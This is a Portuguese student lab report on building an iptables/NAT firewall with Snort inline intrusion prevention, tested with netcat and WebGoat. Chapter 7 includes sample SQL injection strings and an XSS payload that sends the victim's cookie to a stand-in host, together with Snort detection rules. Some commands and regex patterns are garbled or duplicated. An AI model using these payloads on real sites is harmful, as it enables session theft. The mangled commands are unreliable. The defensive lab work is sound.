

UNIVERSIDADE DE COIMBRA

SEGURANÇA E TECNOLOGIAS DE
INFORMAÇÃO

TRABALHO PRÁCTICO II

Gonçalo Santos
2012140860 - gdsantos@student.dei.uc.pt

Ana Inês Mesquita Fidalgo
2013134819 - aimf@student.dei.uc.pt

1 de Maio de 2017

Conteúdo

1	Introdução	3
2	Arquitectura	4
2.1	Simulação da Arquitectura	5
3	Packet Filtering e NAT	7
3.1	Configuração da Firewall para Proteger o Router	7
3.1.1	Resolução de pedidos de DNS enviados para os servi- dores dns e dn2	7
3.1.2	Sincronização Network Time de Pedidos usando NTP .	9
3.1.3	Conexões SSH para o router, se o pedido for originado da rede interna ou da gateway VPN (vpn-gw)	10
4	Configuração Firewall para Autorização de Ligações Directas (Sem NAT)	11
5	Configuração Firewall Para Conexões ao IP Externo da Fi- rewall (Com NAT)	16
6	Configuração de Firewall da Rede Internal para Fora (Com NAT)	19
7	Prevenção e Detecção de Intrusões	22
7.1	Instalar o Snort	22
7.2	Configuração do Snort	24
7.2.1	Reação a Ataques no Modo Inline	24
8	Testes Realizados	28
8.1	Testes com Netcat	29

8.2	Testes com WebGoat	34
9	Anexos	36

Capítulo 1

Introdução

Este projecto foi realizado no âmbito da cadeira Segurança em Tecnologias de Informação, STI, inserida no plano de estudos do Mestrado em Engenharia Informática da Universidade de Coimbra, lecionada pelos Professores Doutores João Paulo da Silva Machado Garcia Vilela e António Jorge da Costa Granjal, no ano lectivo de 2016/2017.

O projecto acima referido tem como objetivo configurar uma firewall capaz de detectar e reagir a ataques de segurança contra os serviços protegidos na rede.

Capítulo 2

Arquitectura

Neste projecto foi implementado *packet filtering*, NAT, detecção de intrusões, assim como mecanismos que reagem a ataques de hosts na Internet. A figura 1 apresenta o cenário considerado neste trabalho práctico.




Fig. 1 Cenário Trabalho II

2.1 Simulação da Arquitectura

Para simular a arquitetura do sistema, tal como já tinha sido referido anteriormente, foram criadas quatro máquinas virtuais correspondentes às máquina apresentadas na figura 1, onde se criaram os seguintes IPs fixos:

		IP	Máscara
	Interface DMZ	23.214.219.129	255.255.255.128
Router	Interface Interna	192.168.10.1	255.255.255.0
	Interface Internet	87.248.214.150	255.255.255.0
DMZ	—————	23.214.219.139	255.255.255.128
Interna	—————	192.168.10.11	255.255.255.0
Internet	—————	87.248.214.160	255.255.255.0

Tabela 2.1: Lista dos IPs Utilizados

Com os seguintes ips seria possível realizar testes de ligação, seja por ping ou netcat entre o router e qualquer outra máquina. Para conseguir realizar ping entre duas máquinas periféricas foram adicionadas as seguintes rotas em cada máquina:

	Rotas
Interna	23.214.219.128
	87.248.214.0
DMZ	192.168.10.0
	87.248.214.0
Internet	192.168.10.0
	23.214.219.128

Tabela 2.2: Rotas Criadas

Para realizar estas configuração foram realizados os seguintes comandos:

```
ifconfig enp0s8 23.214.219.129 netmask 255.255.255.128
ifconfig enp0s9 192.168.10.1 netmask 255.255.255.0
ifconfig enp0s10 87.248.214.150 netmask 255.255.255.0
```

DMZ

```
ifconfig enp0s8 23.214.219.139 netmask netmask 255.255.255.128
route add -net 192.168.10.0/24 gw 23.214.219.129
route add -net 87.248.214.0 /24 gw 23.214.219.129
```

Interna

```
ifconfig enp0s8 192.168.10.11 netmask netmask 255.255.255.0
route add -net 23.214.219.128/25 gw 192.168.10.1
route add -net 87.248.214.0 /24 gw 192.168.10.1
```

Internet

```
ifconfig enp0s8 87.248.214.160 netmask netmask 255.255.255.0
route add -net 23.214.219.128/25 gw 87.248.214.150
route add -net 192.168.10.0/24 gw 87.248.214.150
```

Capítulo 3

Packet Filtering e NAT

3.1 Configuração da Firewall para Proteger o Router

A configuração da firewall deveria dar drop a todas as comunicações realizadas com destino ao router, com exceção das seguintes regras:

3.1.1 Resolução de pedidos de DNS enviados para os servidores dns e dn2

Para implementar esta regra e as características descritas acima foram realizados os seguintes comandos:


```
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT

iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT

iptables -A OUTPUT -p udp --dport domain -d 23.214.219.151 -j ACCEPT
iptables -A INPUT -p udp --sport domain -s 23.214.219.151 -j ACCEPT
iptables -A OUTPUT -p udp --dport domain -d 87.248.214.2 -j ACCEPT
iptables -A INPUT -p udp --sport domain -s 87.248.214.2 -j ACCEPT
```

Os primeiros três comandos irão permitir bloquear todas as ligações indesejadas, sendo que os seguintes três irão permitir que as restantes regras implementadas se realizem. Como se trata de uma ligação por UDP, para se realizar a resolução de pedidos DNS foi necessário realizar-se um comando de output e de input com os endereços IP correspondentes ao dnd e dns2.

3.1.2 Sincronização Network Time de Pedidos usando NTP

O porto correspondente ao NTP é o 123, tendo sido realizados os seguintes comandos:

```
iptables -A OUTPUT -p udp --dport 123 -j ACCEPT  
iptables -A INPUT -p udp --sport 123 -j ACCEPT
```

3.1.3 Conexões SSH para o router, se o pedido for originado da rede interna ou da gateway VPN (vpn-gw)

O porto correspondente ao SSH trata-se da porta 22.

```
iptables -A INPUT -s 23.214.219.154 -p tcp --dport ssh -j ACCEPT
iptables -A INPUT -s 192.168.10.0/24 -p tcp --dport ssh -j ACCEPT
```

Com o primeiro comando permitimos que se estabeleça uma ligação SSH originada da gateway VPN, com o IP correspondente, e no segundo permitimos que esta ligação seja originada em toda a gama da rede internet.

Capítulo 4

Configuração Firewall para Autorização de Ligações Directas (Sem NAT)

A configuração firewall deveria dar drop de todas as comunicações entre redes, com a excepção das seguintes regras:

- Domain name resolutions usando o servidor dns.

```
iptables -A FORWARD -d 23.214.219.151 -p udp --dport domain -j ACCEPT  
iptables -A FORWARD -s 23.214.219.151 -p udp --sport domain -j ACCEPT
```

- O dnd deverá ser capaz de resolver nomes usando servidores DND na Internet (dns2, entre outros).

```
iptables -A FORWARD -s 23.214.219.151 -d 87.248.214.0/24 -p udp --dport  
domain -j ACCEPT
```

- O dns e o dns2 deverão ser capazes de sincronizar os conteúdos dos DNS zoes (TCP, porto 53).

```
iptables -A FORWARD -s 23.214.219.151 -d 87.248.214.2 -p tcp --dport 53 -j  
ACCEPT  
iptables -A FORWARD -d 23.214.219.151 -s 87.248.214.2 -p tcp --dport 53 -j  
ACCEPT
```

- Conexões SMPT para o servidor smtp.

```
iptables -A FORWARD -d 23.214.219.150 -p tcp --dport 25 -j ACCEPT  
iptables -A FORWARD -s 23.214.219.150 -p tcp --sport 25 -j ACCEPT
```

- Conexões POP e IMAP para o servidor email.

```
iptables -A FORWARD -d 23.214.219.152 -p tcp --dport 110 -j ACCEPT  
iptables -A FORWARD -s 23.214.219.152 -p tcp --sport 110 -j ACCEPT  
iptables -A FORWARD -d 23.214.219.152 -p tcp --dport 143 -j ACCEPT  
iptables -A FORWARD -s 23.214.219.152 -p tcp --sport 143 -j ACCEPT
```

- Conexões HTTP e HTTPS para o servidor www.

```
iptables -A FORWARD -d 23.214.219.153 -p tcp --dport http -j ACCEPT
iptables -A FORWARD -d 23.214.219.153 -p tcp --dport https -j ACCEPT
iptables -A FORWARD -s 23.214.219.153 -p tcp --sport http -j ACCEPT
iptables -A FORWARD -s 23.214.219.153 -p tcp --sport https -j ACCEPT
```

- Conexões OpenVPN para o servidor vpn-gw.

```
iptables -A FORWARD -d 23.214.219.154 -p tcp --dport openvpn -j ACCEPT
iptables -A FORWARD -s 23.214.219.154 -p tcp --sport openvpn -j ACCEPT
```

- Clientes VPN ligados à gateway (vpn-gw) deverão ser capazes de se ligarem a serviços MySQL e PostgreSQL no servidor datastore.

```
iptables -A FORWARD -s 23.214.219.154 -d 192.168.10.30 -p tcp --dport 3306 -j  
ACCEPT  
iptables -A FORWARD -s 23.214.219.154 -d 192.168.10.30 -p tcp --dport 5432 -j  
ACCEPT
```


Capítulo 5

Configuração Firewall Para Conexões ao IP Externo da Firewall (Com NAT)

As conexões originadas da Internet e destinadas para o endereço IP externo da firewall deveriam ser autorizados. Foi ainda necessária a implementação de duas regras:

- Conexões FTP (passivo e activo) para o servidor ftp.

Para esta regra foram realizados os seguintes comandos:

```
iptables -t nat -A PREROUTING -i enp0s10 -d 87.248.214.150 -p tcp --dport ftp -j  
DNAT --to-destination 192.168.10.20  
  
iptables -A FORWARD -i enp0s10 -d 192.168.10.20 -p tcp --dport 21 -j ACCEPT  
  
iptables -A FORWARD -i enp0s10 -d 192.168.10.20 -p tcp --dport 20 -j ACCEPT
```

- Conexões SSH para o servidor datastore, mas apenas se originada do servidor eden.

Para esta regra foram realizados os seguintes comandos:

```
iptables -t nat -A PREROUTING -s 87.248.214.1 -d 87.248.214.150 -p tcp --dport  
ssh -j DNAT --to-destination 192.168.10.30  
iptables -A FORWARD -s 87.248.214.1 -d 192.168.10.30 -p tcp --dport ssh -j  
ACCEPT
```


Capítulo 6

Configuração de Firewall da Rede Internal para Fora (Com NAT)

As seguintes comunicações da rede internal para a internet deverão ser autorizadas usando NAT:

- Domain Name Resolutions usando DNS

Para tal, foram usados os seguintes comandos:

```
iptables -t nat -A POSTROUTING -s 192.168.10.0/24 -d 87.248.214.0/24 -p udp
--dport domain -j SNAT --to-source 87.248.214.150
iptables -A FORWARD -s 192.168.10.0/24 -d 87.248.214.0/24 -p udp --dport
domain -j ACCEPT
iptables -A FORWARD -d 192.168.10.0/24 -s 87.248.214.0/24 -p udp --sport
domain -j ACCEPT
```

- Conexões HTTP e HTTPS.

Para tal, foram usados os seguintes comandos:

```
iptables -t nat -A POSTROUTING -s 192.168.10.0/24 -d 87.248.214.0/24 -p tcp
--dport http -j SNAT --to-source 87.248.214.150
iptables -A FORWARD -s 192.168.10.0/24 -d 87.248.214.0/24 -p tcp --dport http
-j ACCEPT

iptables -t nat -A POSTROUTING -s 192.168.10.0/24 -d 87.248.214.0/24 -p tcp
--dport https -j SNAT --to-source 87.248.214.150
iptables -A FORWARD -s 192.168.10.0/24 -d 87.248.214.0/24 -p tcp --dport
https -j ACCEPT
```


Capítulo 7

Prevenção e Detecção de Intrusões

A firewall deveria ter a capacidade de detectar e de reagir a ataques de segurança. Os ataques poderão ser originários da Internet e quando um ataque é detectado a firewall teria de ser capaz de a parar (bloquear), e alertar o administrador do sistema.

Para realizar esta detecção e bloqueio de intrusões, para além das iptables foi utilizado o snort, sendo posteriormente testadas estas intrusões com o WebGoat.

7.1 Instalar o Snort

Para instalar o snort foram realizados os seguintes comandos:

```
yum install pcap-devel libcap-devel pcre-devel dnet dnet-devel libnet-devel zlib-devel libnetfilter_
queue libnetfilter_queue-devel

cd /usr/local/src
wget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz
wget https://www.snort.org/downloads/snort/snort-2.9.9.0.tar.gz
tarzxvf daq-2.0.6.tar.gz
cd daq-2.0.6
configure --enable-sourcefire --enable-nfq/.
make
install
cd /usr/local/src
tarzxvf snort-2.9.9.0.tar.gz
cd snort-2.9.9.0

configure --enable-sourcefire --withdaq-includes=/usr/local/lib --with daq-libraries=/usr/lo-/
cal/lib/daq --prefix=/usr/local/snort --with--pic

make
make install
```

De seguida foi criada uma conta pessoal no Snort do qual obtemos o nosso Oinkcode.

```
cd /usr/local/src
wget https://www.snort.org/rules/snortrules-snap-
shot2991.tar.gz?oinkcode=etc
cd /etc/snort
tar zxvf /usr/local/src/snortrules-snapshot-2990(oinkcode).tar.gz
```


7.2 Configuração do Snort

7.2.1 Reação a Ataques no Modo Inline

De modo a configurar o Snort a reagir a ataques no modo inline foi necessária a edição do ficheiro `snort.conf` onde foi também realizado o import do ficheiro onde iremos colocar as regras necessárias à realização de SQL Injection e de XSS.

```
modeprobe subnetlink_queue
lsmode | grep queue

Editar snort.conf com

config policy_mode: inline
config daq: nfq
config daq_dir: /usr/local/lib/daq
config daq_mode: inline
include /etc/snort/rules/icmp.rules
```

Para podermos aceder ao 8080 foi necessário realizar o seguinte comando:

```
iptables -A FORWARD -p tcp -i enp0s8 --dport 8080 --destination  
23.214.219.153 -j NFQUEUE --queue-num 0
```

Correr snort no router

```
snort -Q --daq nfq --daq-var queue=0 --daq-var device=enp0s10 -c  
/etc/snort/snort.conf -v
```

Correr jar no DMZ com o IP do servidor www


```
Java -jar webgoat-container-7.1-exec.jar
```

e abrir na Internet

```
23.214.219.153:8080  
WebGoat/
```

Como exemplo de um ataque baseado em SQLInjection, foi considerado o caso em que é injectada a seguinte query: `ola'OR'1'='1`. Esta query contém uma plica a mais o que provocaria que fosse retornada ao atacante toda a informação contida na tabela. Caso apanhe #, por exemplo, ele consegue também detectar a intrusão, emitindo o alerta.

Para prevenir este ataque foi configurada a seguinte regra:



Realizamos um segundo ataque de SQL Injection com a seguinte regra:

```

alert tcp any any -i 23.214.219.153 any (msg:"String SQL Injection At-
tack";flow:to_server,established; pcre:"((\%27)—())unioni";sid:0021;)
reject tcp any any -i 23.214.219.153 any (msg:"String SQL Injection At-
tack";flow:to_server,established; pcre:"((\%27)—())unioni";sid:0023;)

```

Este ataque injectado com a seguinte query: ola'UNION'1'=1. Irá de-
tectar o Union, o snort irá bloquear a internet e realizar o alert no ficheiro.


Para ataques XSS foi configurada a seguinte regra:

```

alert tcp any any -i 23.214.219.153 any (msg:"XSS"; pcre: "/((\%3 C)—i)((\%2F)—)*[a-
z0 -9%]+((\%3E)—i)/ix";sid:1401011; rev :1;)
reject tcp any any -i 23.214.219.153 any (msg:"XSS"; pcre: "/((\%3 C)—i)((\%2F)—)*[a-
z0 -9%]+((\%3E)—i)/ix";sid:1401011; rev :1;)

```

O ataque foi injectado da seguinte maneira:



```
IMG SRC=# onerror="window.location='http://malicious.com/?cookie='+document.cookie"
```

Capítulo 8

Testes Realizados


Para testar as ligações base foram realizados pings entre as máquinas. Com estas ligações e as regras definidas nas iptables pudemos realizar diversos testes com netcat.

```
yum install pcap-devel libcap-devel pcre-devel dnet dnet-devel libnet-devel zlib-devel libnetfilter_-\nqueue libnetfilter_queue-devel\n\ncd /usr/local/src\nwget https://www.snort.org/downloads/snort/daq-2.0.6.tar.gz\nwget https://www.snort.org/downloads/snort/snort-2.9.9.0.tar.gz\ntarzxvf daq-2.0.6.tar.gz\ncd daq-2.0.6\nconfigure --enable-sourcefire --enable-nfq/\nmake\ninstall\ncd /usr/local/src\ntarzxvf snort-2.9.9.0.tar.gz\ncd snort-2.9.9.0\n\nconfigure --enable-sourcefire --withdaq-includes=/usr/local/lib --with daq-libraries=/usr/lo-/\ncal/lib/daq -prefix=/usr/local/snort --with--pic\n\nmake\nmake install
```

8.1 Testes com Netcat

Para todas as regras adicionadas à iptable do router permitiram-nos obter os resultados esperados:

- DNS name requests - pedidos para dns.




The image shows two terminal windows side-by-side. The left window is on a host named 'hsilveiro' and shows the command `nc -u -l 53 -v` being executed. The output indicates that Netcat is listening on port 53. The right window shows a connection from `23.214.219.129` to port 53, with the user typing 'psd' and 'ola'.

```
[root@localhost hsilveiro]# nc -u -l 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::53
Ncat: Listening on 0.0.0.0:53
psd
ola
```

```
[root@localhost hsilveiro]# nc -u 23.214.219.129 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 23.214.219.129:53.
psd
ola
```

- DNS name requests - pedidos para dns2.




The image shows two terminal windows side-by-side. The left window is on a host named 'hsilveiro' and shows the command `nc -u -l 53 -v` being executed. The output indicates that Netcat is listening on port 53. The right window shows a connection from `87.248.214.150` to port 53, with the user typing 'psd' and 'ola'.

```
[root@localhost hsilveiro]# nc -u -l 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::53
Ncat: Listening on 0.0.0.0:53
psd
ola
```

```
[root@localhost Desktop]# nc -u 87.248.214.150 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 87.248.214.150:53.
psd
ola
```

- Sincronização Network time de pedidos usando NTP.



The image shows two terminal windows side-by-side. The left window is on a host named 'hsilveiro' and shows the command `nc -l 123 -v` being executed. The output indicates that Netcat is listening on port 123. The right window shows a connection from `87.248.214.150` to port 123, with the user typing 'hello'.

```
[root@localhost hsilveiro]# nc -l 123 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::123
Ncat: Listening on 0.0.0.0:123
Ncat: Connection from 87.248.214.1.
Ncat: Connection from 87.248.214.1:40036.
hello
```

```
[root@localhost Desktop]# nc 87.248.214.150 123 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 87.248.214.150:123.
hello
```

- Conexões SSH originadas da vpn-gw para o router.

```

[File Edit View Search Terminal Help]
[root@localhost hsilveiro]# nc -l 22 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: bind to ::22: Address already in use. QUITTING.
[root@localhost hsilveiro]# fuser -k 22/tcp
22/tcp: 1680
[root@localhost hsilveiro]# nc -l 22 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on ::22
Ncat: Listening on 0.0.0.0:22
Ncat: Connection from 23.214.219.154.
Ncat: Connection from 23.214.219.154:54248.
ssh is on!
router.sh

```

```

[File Edit View Search Terminal Help]
[root@localhost hsilveiro]# ifconfig enp0s8 23.214.219.154 netmask 255.255.255.128
[root@localhost hsilveiro]# nc 23.214.219.129 22 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 23.214.219.129:22.
ssh is on!

```

- Conexões SSH originadas da internal para o router.

```

[File Edit View Search Terminal Help]
[root@localhost hsilveiro]# fuser -k 22/tcp
22/tcp: 4382
[root@localhost hsilveiro]# nc -l 22 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on ::22
Ncat: Listening on 0.0.0.0:22
Ncat: Connection from 87.248.214.1.
Ncat: Connection from 87.248.214.1:53370.
ssh pela internal!
router.sh

```

```

[File Edit View Search Terminal Help]
[root@localhost Desktop]# nc 87.248.214.150 22 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 87.248.214.150:22.
ssh pela internal!
Trash
ifconfig

```

- Conexão entre DNS e DNS2.

```

[File Edit View Search Terminal Help]
[root@localhost hsilveiro]# ifconfig enp0s8 23.214.219.151 netmask 255.255.255.128
[root@localhost hsilveiro]# nc -u 87.248.214.2 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 87.248.214.2:53.
wowowowow

```

```

[File Edit View Search Terminal Help]
[root@localhost Desktop]# ifconfig enp0s10 87.248.214.2 netmask 255.255.255.0
[root@localhost Desktop]# nc -u -l 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on ::53
Ncat: Listening on 0.0.0.0:53
wowowowow
ifconfig

```

- Conexão entre DNS e eden.

```

[File Edit View Search Terminal Help]
[root@localhost hsilveiro]# ifconfig enp0s8 23.214.219.151 netmask 255.255.255.128
[root@localhost hsilveiro]# nc -u 87.248.214.2 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 87.248.214.2:53.
^C
[root@localhost hsilveiro]# nc -u 87.248.214.2 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 87.248.214.2:53.
ola
^C
[root@localhost hsilveiro]# nc -u 87.248.214.1 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 87.248.214.1:53.
olas
ines


```

```

[File Edit View Search Terminal Help]
[root@localhost Desktop]# ifconfig enp0s10 87.248.214.2 netmask 255.255.255.0
[root@localhost Desktop]# nc -u -l 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on ::53
Ncat: Listening on 0.0.0.0:53
wowowowow
^C
[root@localhost Desktop]# ifconfig enp0s10 87.248.214.1 netmask 255.255.255.0
[root@localhost Desktop]# nc -u -l 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on ::53
Ncat: Listening on 0.0.0.0:53
ola
ines
router

```


- Conexão SMTP para o servidor smtp.



```
[root@localhost hsilveiro]# ifconfig enp0s8 23.214.219.150 netmask 255.255.255.128
[root@localhost hsilveiro]# nc -l 25 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: bind to :::25: Address already in use. QUITTING.
[root@localhost hsilveiro]# fuser -k 25/tcp
25/tcp: 2564
[root@localhost hsilveiro]# nc -l 25 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::25
Ncat: Listening on 0.0.0.0:25
Ncat: Connection from 23.214.219.129.
Ncat: Connection from 23.214.219.129:53052.
smtp is on
```

```
[root@localhost hsilveiro]# nc 23.214.219.150 25 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 23.214.219.150:25.
smtp is on
```


- Conexão POP para o servidor mail.



```
[root@localhost hsilveiro]# ifconfig enp0s8 23.214.219.152 netmask 255.255.255.128
[root@localhost hsilveiro]# nc -l 110 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::110
Ncat: Listening on 0.0.0.0:110
Ncat: Connection from 23.214.219.129.
Ncat: Connection from 23.214.219.129:35270.
connected
```

```
[root@localhost hsilveiro]# nc 23.214.219.152 110 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 23.214.219.152:110.
connected
```


- Conexão IMAP para o servidor smtp.



```
[root@localhost hsilveiro]# ifconfig enp0s8 23.214.219.152 netmask 255.255.255.128
[root@localhost hsilveiro]# nc -l 110 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::110
Ncat: Listening on 0.0.0.0:110
Ncat: Connection from 23.214.219.129.
Ncat: Connection from 23.214.219.129:35270.
connected
^C
[root@localhost hsilveiro]# nc -l 143 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::143
Ncat: Listening on 0.0.0.0:143
Ncat: Connection from 23.214.219.129.
Ncat: Connection from 23.214.219.129:46484.
yellow
```

```
[root@localhost hsilveiro]# nc 23.214.219.152 110 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 23.214.219.152:110.
connected
^C
[root@localhost hsilveiro]# nc 23.214.219.152 143 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 23.214.219.152:143.
yellow
```

